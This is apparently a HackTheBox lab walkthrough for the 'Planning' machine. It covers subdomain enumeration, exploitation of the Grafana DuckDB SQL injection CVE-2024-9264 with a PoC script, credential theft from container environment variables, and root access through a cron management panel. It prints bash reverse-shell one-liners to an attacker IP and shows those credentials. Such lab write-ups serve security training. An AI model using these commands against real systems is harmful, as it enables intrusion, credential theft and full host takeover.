Planning
Writeup for HackTheBox Planning machine

Executive Summary
Planning is an easy-difficulty Linux machine on HackTheBox that focuses on subdomain discovery, exploiting a critical SQL Injection vulnerability in Grafana, extracting credentials from Docker environment variables, and compromising a locally hosted cron management service.
The compromise begins with initial credentials for the admin user. Subdomain enumeration discovers a Grafana instance at grafana.planning.htb. The Grafana service is vulnerable to CVE-2024-9264, a post-authorization SQL Injection flaw utilizing DuckDB. Exploiting this vulnerability via a Python script executes a reverse shell, granting access to a Docker container running the Grafana service.
Inside the container, inspection of environment variables reveals the administrative SSH credentials for the host user enzo. Authenticating as enzo via SSH provides access to the host system and the user flag.
For privilege escalation, local port scanning reveals a service running on localhost port 8000/tcp, which manages scheduled cron tasks. Investigating the /opt/crontabs directory uncovers a database file (crontab.db) that leaks a backup password. Port forwarding port 8000 and logging in to the web panel using the credentials root:P4ssw0rdS0pRi0T3c allows the attacker to create and run a new cron job. Because the cron job runner executes with root privileges, running a reverse shell script achieves full system compromise.
As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r
Reconaissance
Start of with an nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~/htb-machine/planning]
└─$ nmap -A $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 12:38 UTC
Nmap scan report for 10.10.11.68
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=9/11%OT=22%CT=1%CU=31127%PV=Y%DS=2%DC=T%G=Y%TM=68C2C33
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%CI=Z%TS=D)SEQ(SP=1
OS:03%GCD=1%ISR=10B%TI=Z%CI=Z%TS=C)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%TS=B)
OS:SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%CI=Z%TS=C)SEQ(SP=FE%GCD=1%ISR=102%TI=Z%CI=Z
OS:%TS=C)OPS(O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O
OS:5=M552ST11NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT       ADDRESS
1   322.50 ms 10.10.14.1
2   323.07 ms 10.10.11.68

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.65 seconds
The scan shows two open ports: 22/tcp — OpenSSH 9.6p1 (Ubuntu) and 80/tcp — Nginx 1.24.0 redirecting to http://planning.htb/. The host is Linux (Ubuntu). With only SSH and a web service exposed, enumeration will focus on the web application at planning.htb.
Add the target domain to the hosts file:
1
echo "10.10.11.68 planning.htb" | sudo tee -a /etc/hosts
Enumeration
The target web server is running at:
1
http://planning.htb/

At first glance, there is nothing interesting — just a site providing online education courses.
After performing subdomain enumeration, we discovered a subdomain: grafana.planning.htb.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/htb-machine/planning]
└─$ ffuf -w bitquark-subdomains-top100000.txt -u http://planning.htb/ -H "Host: FUZZ.planning.htb" -fw 6

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb/
 :: Wordlist         : FUZZ: /home/kali/htb-machine/planning/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 6
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 212ms]
:: Progress: [100000/100000] :: Job [1/1] :: 207 req/sec :: Duration: [0:10:22] :: Errors: 0 ::
Add the Grafana subdomain to the hosts file:
| echo “10.10.11.68 grafana.planning.htb” | sudo tee -a /etc/hosts |
About Grafana
Grafana is an open-source observability and data visualization platform. It connects to various data sources to create dynamic, interactive dashboards for monitoring metrics, logs, and traces.
1
http://grafana.planning.htb/

Use the following credentials to log in:
- Username:
admin - Password:
0D5oT70Fq13EvB5r
1
http://grafana.planning.htb/?orgId=1

CVE-2024-9264 — Grafana DuckDB SQL Injection
The Grafana version running on this target is vulnerable to CVE-2024-9264, a post-authentication SQL injection flaw in Grafana’s DuckDB data source integration. The vulnerability works as follows:
DuckDB as a vector: Grafana supports DuckDB as a data source for querying. DuckDB is an in-process SQL OLAP database that includes powerful functions like
read_blob()(for arbitrary file reads) andread_csv_auto()(for reading local files as tables).SQL Injection via API: An authenticated user can craft a malicious DuckDB SQL query through Grafana’s API. Since Grafana does not properly sanitize user-supplied input before passing it to DuckDB, an attacker can inject arbitrary DuckDB SQL statements.
File Read → RCE: The PoC exploit abuses DuckDB’s
read_blob()function to read arbitrary files from the server (e.g.,/etc/passwd). For RCE, the exploit passes a base64-encoded command that gets decoded and executed in a shell — effectively chaining the SQL injection with a command execution through DuckDB’s file-reading capabilities into a Docker container shell.
Initial Access
Use the CVE-2024-9264 PoC to read /etc/passwd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(venv)─(kali㉿kali)-[~/htb-machine/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -f /etc/passwd http://grafana.planning.htb/

[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
To get a reverse shell, encode the payload and run it via the Grafana PoC. First, start a netcat listener on your machine:
Start listener locally
1
nc -lvnp 4444
Encode the one-liner reverse shell in base64 (example payload below):
1
2
3
4
5
6
7
# Plain payload
bash -i >& /dev/tcp/10.10.14.97/4444 0>&1

# Base64-encoded payload (example)
echo -n 'bash -i >& /dev/tcp/10.10.14.97/4444 0>&1' | base64
# => YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45Ny80NDQ0IDA+JjE=
Run the Grafana PoC with the encoded command (the PoC will decode and execute it on the target):
1
2
3
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r \
-c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45Ny80NDQ0IDA+JjE= | base64 -d | bash" \
http://grafana.planning.htb/
1
2
3
4
5
6
7
8
9
┌──(venv)─(kali㉿kali)-[~/htb-machine/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r \
-c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45Ny80NDQ0IDA+JjE= | base64 -d | bash" \
http://grafana.planning.htb/

[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45Ny80NDQ0IDA+JjE= | base64
-d | bash
Interactive shell on the target (Docker container):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(kali㉿kali)-[~/htb-machine/planning/CVE-2024-9264]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.97] from (UNKNOWN) [10.10.11.68] 45014
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@7ce659d667d7:~# ls
ls
LICENSE
bin
conf
public
root@7ce659d667d7:~/conf# ls
ls
defaults.ini
ldap.toml
ldap_multiple.toml
provisioning
sample.ini
root@7ce659d667d7:~/conf# env
env
AWS_AUTH_SESSION_DURATION=15m
HOSTNAME=7ce659d667d7
PWD=/usr/share/grafana/conf
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_HOME=/usr/share/grafana
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
HOME=/usr/share/grafana
AWS_AUTH_EXTERNAL_ID=
SHLVL=2
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_LOGS=/var/log/grafana
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
_=/usr/bin/env
OLDPWD=/usr/share/grafana
root@7ce659d667d7:~/conf#
- The shell is running inside a Docker container (
HOSTNAME=7ce659d667d7), so this is a containerized environment. Credentials discovered in environment variables:
- Username:
enzo(GF_SECURITY_ADMIN_USER) - Password:
RioTecRANDEntANT!(GF_SECURITY_ADMIN_PASSWORD)
- Username:
Access as enzo
Log in using the credentials for enzo.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(venv)─(kali㉿kali)-[~/htb-machine/planning/CVE-2024-9264]
└─$ ssh enzo@10.10.11.68
enzo@10.10.11.68's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Sep 11 02:34:17 PM UTC 2025

  System load:  0.0               Processes:             272
  Usage of /:   69.0% of 6.30GB   Users logged in:       0
  Memory usage: 54%               IPv4 address for eth0: 10.10.11.68
  Swap usage:   3%


Expanded Security Maintenance for Applications is not enabled.

102 updates can be applied immediately.
77 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Sep 11 14:34:19 2025 from 10.10.14.97
enzo@planning:~$ ls
user.txt
enzo@planning:~$ cat user.txt
**************faf7faf2e0f74758d
Privilege Escalation
After logging in as enzo, we found a service listening on port 8000:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
enzo@planning:~$ ss -tulnp
Netid   State    Recv-Q   Send-Q     Local Address:Port        Peer Address:Port   Process
udp     UNCONN   0        0             127.0.0.54:53               0.0.0.0:*
udp     UNCONN   0        0          127.0.0.53%lo:53               0.0.0.0:*
tcp     LISTEN   0        4096           127.0.0.1:39637            0.0.0.0:*
tcp     LISTEN   0        4096          127.0.0.54:53               0.0.0.0:*
tcp     LISTEN   0        4096           127.0.0.1:3000             0.0.0.0:*
tcp     LISTEN   0        511            127.0.0.1:8000             0.0.0.0:*
tcp     LISTEN   0        511              0.0.0.0:80               0.0.0.0:*
tcp     LISTEN   0        151            127.0.0.1:3306             0.0.0.0:*
tcp     LISTEN   0        4096       127.0.0.53%lo:53               0.0.0.0:*
tcp     LISTEN   0        70             127.0.0.1:33060            0.0.0.0:*
tcp     LISTEN   0        4096                   *:22                     *:*
enzo@planning:~$
Forward the remote port to your machine:
1
2
3
4
┌──(kali㉿kali)-[~/htb-machine/planning]
└─$ ssh -L 8000:127.0.0.1:8000 enzo@10.10.11.68 -N

enzo@10.10.11.68's password:
Accessing http://127.0.0.1:8000/ in the browser prompts for credentials.

Cron Configuration
There is a cron configuration stored under /opt/crontabs:
1
2
3
4
5
6
7
8
9
enzo@planning:~$ ls /opt/crontabs/
crontab.db
enzo@planning:~$ cd /opt/crontabs/
enzo@planning:/opt/crontabs$ ls
crontab.db
enzo@planning:/opt/crontabs$ cat crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
enzo@planning:/opt/crontabs$
The ZIP password found in the backup command is P4ssw0rdS0pRi0T3c.
Login to the application
- Username:
root - Password:
P4ssw0rdS0pRi0T3c

Create reverse shell script and schedule job
Create the one-liner reverse shell and make it executable:
1
2
3
echo "bash -i >& /dev/tcp/10.10.14.97/4444 0>&1 &" > /tmp/shell.sh
chmod +x /tmp/shell.sh
1
2
3
4
5
6
7
8
enzo@planning:~$ echo "bash -i >& /dev/tcp/10.10.14.97/4444 0>&1 &" > /tmp/shell.sh
enzo@planning:~$
enzo@planning:~$ chmod +x /tmp/shell.sh
enzo@planning:~$
enzo@planning:~$ ls /tmp/ | grep "shell.sh"
shell.sh
enzo@planning:~$
Create a new cron job that runs the script
1
bash -c "/tmp/shell.sh"
